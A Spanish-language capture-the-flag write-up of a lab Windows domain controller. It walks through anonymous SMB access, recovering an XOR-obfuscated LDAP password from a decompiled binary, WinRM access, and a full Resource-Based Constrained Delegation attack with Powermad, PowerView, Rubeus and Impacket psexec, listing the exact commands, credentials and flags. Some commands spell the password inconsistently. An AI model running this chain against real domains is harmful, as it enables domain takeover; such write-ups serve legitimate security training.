

Reconocimiento.

- **IP:** 10.129.21.32
- **SO:** Windows
- **Dificultad:** Fácil.

Escaneo.

Se escanea los posibles puertos abiertos:

```
nmap -Pn -n -sS -p- \
--max-retries 1000 \
'10.129.21.32'
```

En donde se obtiene que los puertos abiertos son: 53/tcp (domain), 88/tcp (kerberos-sec), 135/tcp (msrpc), 139/tcp (netbios-ssn), 389/tcp (ldap), 445/tcp (microsoft-ds), 464/tcp (kpasswd5), 593/tcp (http-rpc-epmap), 636/tcp (ldapssl), 3268/tcp (globalcatLDAP), 3269/tcp (globalcatLDAPssl), 5985/tcp (wsman), 9389/tcp (adws), 49664/tcp (unknown), 49667/tcp (unknown), 49678/tcp (unknown), 49690/tcp (unknown), 49706/tcp (unknown) y 50147/tcp (unknown) . Para saber las versiones de los servicios que corren en estos puertos abiertos:

```
nmap -Pn -n -sS -sV \
-p '53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 5985, 9389, 49664, 49667, 49678, 49690, 49706, 50147' \
'10.129.21.32'
```

Sin embargo, no se obtiene información extra sobre las versiones.

Enumeración.

Teniendo en cuenta el primer escaneo donde se obtuvo los servicios, se identifica que el puerto 445/tcp es extremadamente arriesgado, ya que es el vector principal para ataques de ransomware y exploits famosos como EternalBlue. Así que procedo a enumerar los recursos compartidos que están este puerto SMB.

```
smbclient \
-L '10.129.21.32'
```

Como respuesta se obtienen los nombres compartidos: ADMIN\$, C\$, IPC\$, NETLOGON , support-tools y SYSVOL . Se identifica que existe un recurso compartido personalizado el

cual es `support-tools` y se procede a enumerarlos:

```
smbclient \  
--ip-address='10.129.21.32' \  
--no-pass \  
'//10.129.21.32/support-tools'
```

Una vez dentro se usa el comando `ls` y se enumeran las herramientas: 7-

`ZipPortable_21.07.paf.exe` , `npp.8.4.1.portable.x64.zip` , `putty.exe` , `SysinternalsSuite.zip` , `UserInfo.exe.zip` , `windirstat1_1_2_setup.exe` y `WiresharkPortable64_3.6.5.paf.exe` . En este punto se identifica que el archivo `UserInfo.exe.zip` suele usarse para extraer datos de usuarios así que procedo a descargarla con el comando `get` . Una vez que se tiene el archivo localmente se extraen todos los archivos del recurso descargado con la herramienta `unzip` , dentro de estos archivos que se extrajeron hay un archivo llamado `UserInfo.exe` , para poder obtener mas información uso la herramienta `strings` y se obtiene `enc_password` lo cual sugiere que la herramienta tiene la capacidad de manejar contraseñas, para poder obtener mas información se usa la herramienta `ilspycmd` y se obtienen las siguientes líneas de código:

```
internal class Protected{  
    private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmVpd3e7WhtWWyuPsyO76/Y+U193E";  
  
    private static byte[] key = Encoding.ASCII.GetBytes("armando");  
  
    public static string getPassword(){  
        byte[] array = Convert.FromBase64String(enc_password);  
        byte[] array2 = array;  
        for (int i = 0; i < array.Length; i++){  
            array2[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);  
        }  
        return Encoding.Default.GetString(array2);  
    }  
}
```

Para obtener la contraseña en texto claro se hace uso de la pagina web

<https://gchq.github.io/CyberChef/> usando los siguientes pasos:

1. Usar la decodificación en `Base64` .
2. Usar `XOR` con la llave `armando` en formato `UTF8` .
3. Usar `XOR` con la llave `DF` en formato `HEX` .

Siguiendo los anteriores pasos se obtiene la contraseña

nvEfEK16^1aM4\$e7AclUf8x\$tRWxPWO1%lmz . Revisando un poco mas el código se encuentran las líneas:

```
internal class LdapQuery{
    private DirectoryEntry entry;

    private DirectorySearcher ds;

    public LdapQuery(){
        //IL_0018: Unknown result type (might be due to invalid IL or missing references)
        //IL_0022: Expected O, but got Unknown
        //IL_0035: Unknown result type (might be due to invalid IL or missing references)
        //IL_003f: Expected O, but got Unknown
        string password = Protected.getPassword();
        entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
        entry.AuthenticationType = (AuthenticationTypes)1;
        ds = new DirectorySearcher(entry);
    }
    ...
}
```

Para este punto ya se encuentra que existe una vulnerabilidad clara que expone credenciales para una autenticación por el protocolo LDAP.

Explotación.

En la fase de enumeración se encontró que existe una conexión por el protocolo LDAP por lo que se usa la herramienta `ldapsearch` para establecer una conexión:

```
ldapsearch \
-H ldap://10.129.21.32 -x \
-b "DC=support, DC=htb" \
-D "ldap@support.htb" \
-w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
```

Se recibe un output demasiado extenso, por lo que recorro a filtrar los objetos que pertenezcan a la categoría de personas:

```
ldapsearch \
-H ldap://10.129.21.32 -x \
-b 'DC=support, DC=htb' \
-D 'ldap@support.htb' \
```

```
-w 'nvEfEK16^1aM4$e7AcIUf8x$tRWxPWO1%lmz' \  
'(objectCategory=person)'
```

En el que se encuentra `info: Ironside47pleasure40Watchful` y revisando el nombre distintivo (dn) se obtiene `dn: CN=support, CN=Users, DC=support, DC=htb` donde me indica que esta posible contraseña sea del usuario `support`, además se encuentra `memberOf: CN=Remote Management Users, CN=Builtin, DC=support, DC=htb` donde construyo una hipótesis de que esta posible contraseña con el usuario encontrado puede usarse en un entorno remoto.

Tengo en cuenta que en la fase del escaneo tenia varios puertos abiertos, pero en este caso me interesa el puerto `5985/tcp` ya que es el puerto por defecto para WinRM (Windows Remote Management) y permite administrar sistemas Windows remotamente a través de una consola, por lo que se intenta autenticar en este puerto con las credenciales que hemos encontrado:

```
evil-winrm \  
-i '10.129.21.32' \  
-u 'support' \  
-p 'Ironside47pleasure40Watchful'
```

Logrando con éxito una conexión remota con el usuario `support`.


Postexploitación.

Como ya se tiene acceso al servidor de forma remota pero con un usuario regular, se procede a escalar privilegios para aumentar las posibilidades de encontrar información sensible. Se usa la herramienta `bloodhound` para establecer las relaciones que tiene mi usuario actual con las posibles vías para escalar privilegios.

Primero se realiza una enumeración del entorno desde mi maquina local para evitar tener que pasar archivos dentro de la maquina victima y además la detección por parte de posibles antivirus.

```
bloodhound-python \  
-u 'support' \  
-p 'Ironside47pleasure40Watchful' \  
-d 'support.htb' \  
-dc 'support.htb' \  
-ns '10.129.21.32' \  
-c All
```

Una vez se genera el reporte en archivos .JSON se procede a subirlos a la herramienta `bloodhound` y en la sección de `Explore` dentro de la pestaña `PATHFINDING` pongo como nodo de inicio `SUPPORT@SUPPORT.HTB` y como nodo de fin `DOMAIN` `ADMINS@SUPPORT.HTB` en donde se establece la siguiente ruta:



La ruta identificada permite que el usuario inicial `SUPPORT` obtenga control total sobre el dominio mediante una combinación de permisos de grupo, privilegios `GenericAll` sobre `DC.SUPPORT.HTB` lo que permite realizar un ataque de Resource-Based Constrained Delegation (RBCD).

Para lograr un RBCD lo primero que se debe hacer es establecer si el usuario tiene la posibilidad de crear nuevas cuentas dentro del dominio

```
ldapsearch \
-H ldap://10.129.21.32 -x \
-b 'DC=support, DC=htb' \
-D 'support@support.htb' \
-w 'Ironsides47pleasure40Watchful' \
-s base "ms-DS-MachineAccountQuota"
```

En donde se obtiene la línea `ms-DS-MachineAccountQuota: 10` que indica que tenemos un máximo de creación de 10 cuentas dentro del dominio. Paso seguido dentro de mi máquina local descargo la herramienta `powermad` la cual es una herramienta de postexplotación escrita en PowerShell diseñada específicamente para manipular cuentas de máquina. Esta herramienta se obtuvo directamente del repositorio de GitHub <https://github.com/Kevin-Robertson/Powermad.git>, una vez que se tiene la herramienta en la máquina local se procede a buscar el archivo `Powermad.ps1` el cual es un script que permite que un usuario sin privilegios administrativos pueda crear una nueva cuenta de computadora en el dominio, aprovechando una configuración por defecto de Windows, como se tiene acceso directo al servidor mediante la herramienta `evil-winrm` se procede a subir este script:

```
upload /home/kali/Downloads/Powermad/Powermad.ps1
```

Después de tener el script `Powermad.ps1` se procede a importarlo para poder usarlo usando el comando `./PowerView.ps1`, ya que se importe el script se usa para poder crear

una nueva cuenta de maquina.

```
New-MachineAccount -MachineAccount FAKE-COMP01 -Password (ConvertTo-SecureString  
'Password123' -AsPlainText -Force)
```

Y en el que como resultado se obtiene el mensaje [+] Machine account FAKE-COMP01 added , sin embargo, para asegurarme que realmente se creo la maquina se ejecuta el comando:

```
Get-ADComputer -identity FAKE-COMP01
```

Donde se obtiene la linea SID: S-1-5-21-1677581083-3380853377-188903654-6101 el cual nos indica que se creo la cuenta exitosamente. Ya que se tiene la cuenta creada se procede a configurar la confianza de esta cuenta en el controlador de dominio, para hacer esto se puede establecer el valor de PrincipalsAllowedToDelegateToAccount en FAKE-COMP01 mediante el módulo integrado de PowerShell para Active Directory, lo que a su vez configurará por sí solo el atributo msds-allowedtoactonbehalffotheridentity , se usa el comando:

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
```

Para comprobar que el comando ha funcionado, podemos utilizar el comando:

```
Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount
```

El cual muestra la linea PrincipalsAllowedToDelegateToAccount : {CN=FAKE-COMP01,CN=Computers,DC=support,DC=htb} la cual nos confirma que se ejecuto exitosamente.

Para obtener el valor de atributo msds-allowedtoactonbehalffotheridentity se usa la herramienta PowerSploit la cual es un conjunto de módulos organizados que se descarga del repositorio GitHub <https://github.com/PowerShellMafia/PowerSploit.git> el modulo que se necesita para cumplir el objetivo se llama PowerView.ps1 , una vez que se identifique la ruta del modulo necesario se procede a subirlo a la shell que tenemos con la herramienta evil-winrm .

```
upload /home/kali/Downloads/PowerSploit/Recon/PowerView.ps1
```

Una vez se tenga dentro de la maquina de la victima se activa el modulo con el comando ./.PowerView.ps1 y para obtener el valor del atributo:

```
Get-DomainComputer DC | select name, msds-allowedtoactonbehalffotheridentity
```

El cual devuelve la linea `DC {1, 0, 4, 128...}` , el tipo de este atributo es Raw Security Descriptor, el cual se tienen que convertir los bytes en una cadena para entender lo que está pasando, para hacer esto se tiene que recuperar el valor deseado y guardarlo en una variable.

```
$RawBytes = Get-DomainComputer DC | select name, msds-allowedtoactonbehalffotheridentity |  
select -expand msds-allowedtoactonbehalffotheridentity
```

A continuación, se convierten estos bytes en un objeto Raw Security Descriptor:

```
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
```

Si se revisa la variable `$Descriptor` y su propiedad `$Descriptor.DiscretionaryAcl` se obtiene la linea `SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-6101` la cual tiene el mismo valor del SID creado de la cuenta `FAKE-COMP01` . Ya que se tiene esto confirmado se procede a obtener un ticket de Kerberos en nombre del administrador. Se utiliza la herramienta `rubeus` para llevar a cabo este ataque. Instalo dentro de mi maquina local la herramienta `rubeus` que me da un ejecutable en la ruta `/usr/share/windows-resources/rubeus/Rubeus.exe` el objetivo es subir este ejecutable en la maquina victima el cual se logra usando la sesión anterior que se logro con la herramienta `evil-winrm` usando el comando:

```
upload /usr/share/windows-resources/rubeus/Rubeus.exe
```

Una vez que se tiene el ejecutable dentro de la maquina victima:

```
.\Rubeus.exe hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb
```

Obteniendo como resultado la linea `rc4_hmac: 58A478135A93AC3BF058A5EA0E8FDB71` el cual permite generar tickets de Kerberos para el administrador.

```
.\Rubeus.exe s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71  
/impersonateuser:Administrator /msdssp:cifs/dc.support.htb /domain:support.htb /ptt
```

Se selecciona el ultimo ticket generado y se traspasa a un archivo local llamado `ticket.kirbi.b64` , para proceder a convertirlo en un archivo legible

```
base64 -d ticket.kirbi.b64 > ticket.kirbi
```

Como se quiere usar este ticket en Linux se usa la herramienta `Impacket` la cual se descarga del repositorio GitHub <https://github.com/fortra/impacket.git> y se usa el script `ticketConverter.py`

```
./ticketConverter.py ticket.kirbi ticket.ccache
```

Ya cuando se tiene el archivo `ticket.ccache` se puede autenticar como administrador usando este archivo, y otro script llamado `psexec.py`

```
KRB5CCNAME=ticket.ccache ./psexec.py support.htb/administrator@dc.support.htb -k -no-pass
```

Se genera un error con el mensaje `[-] [Errno Connection error (dc.support.htb:445)] [Errno -2] Name or service not known` esto significa que el subdominio `dc.support.htb` no resuelve correctamente el DNS así que solo basta con agregar la ruta al archivo `/etc/hosts` y volver a intentar el comando, de esta forma se logra una autenticación con permisos de administrador con éxito.

En este punto solo basta con buscar las banderas ya que es una maquina con este objetivo, pero en una auditoria real, el sistema estaría completamente comprometido. La shell que recibo esta en la típica CMD y se opta por usar el comando `powershell` para tener una shell mucho mas cómoda y completa.

```
Get-ChildItem -Path C:\ -Filter "user.txt" -Recurse -ErrorAction SilentlyContinue
```

Como resultado se obtiene la ruta `C:\Users\support\Desktop\` y se procede a ver el contenido del archivo:

```
Get-Content C:\Users\support\Desktop\user.txt
```

Obteniendo como resultado la bandera `62627f42d62f8e195f80b39aa88b565d` , ahora la bandera del administrador

```
Get-ChildItem -Path C:\ -Filter "root.txt" -Recurse -ErrorAction SilentlyContinue
```

Obteniendo la ruta `C:\Users\Administrator\Desktop` y se procede a ver el contenido del archivo:

Get-Content C:\Users\Administrator\Desktop\root.txt

Teniendo como resultado 5450438f83106e133beefdc47ae18623 . De esta forma se completa con éxito la maquina.

Conclusiones.

Se realiza el escaneo y se detectan diferentes puertos abiertos como 445/tcp que permite una conexión SMB de forma anónima, en esta conexión hay archivos con información sensible como el archivo UserInfo.exe.zip el cual se descarga en la maquina local y se analiza obteniendo como resultado un código en el lenguaje de programación C# con una contraseña cifrada la cual se vuelve en texto claro gracias a la ingeniería inversa y a la herramienta CyberChef. Esta contraseña y su respectivo usuario se usa en una conexión en WinRM logrando una shell interactiva, luego se procede a la escalera de privilegios usando la herramienta BloodHound en la cual se identifica que existe una vulnerabilidad que permite el control total sobre el dominio mediante una combinación de permisos de grupo, esta vulnerabilidad se explota usando un ataque RBCD (Resource-Based Constrained Delegation) y se logra con éxito obtener el control total del dominio como administrador.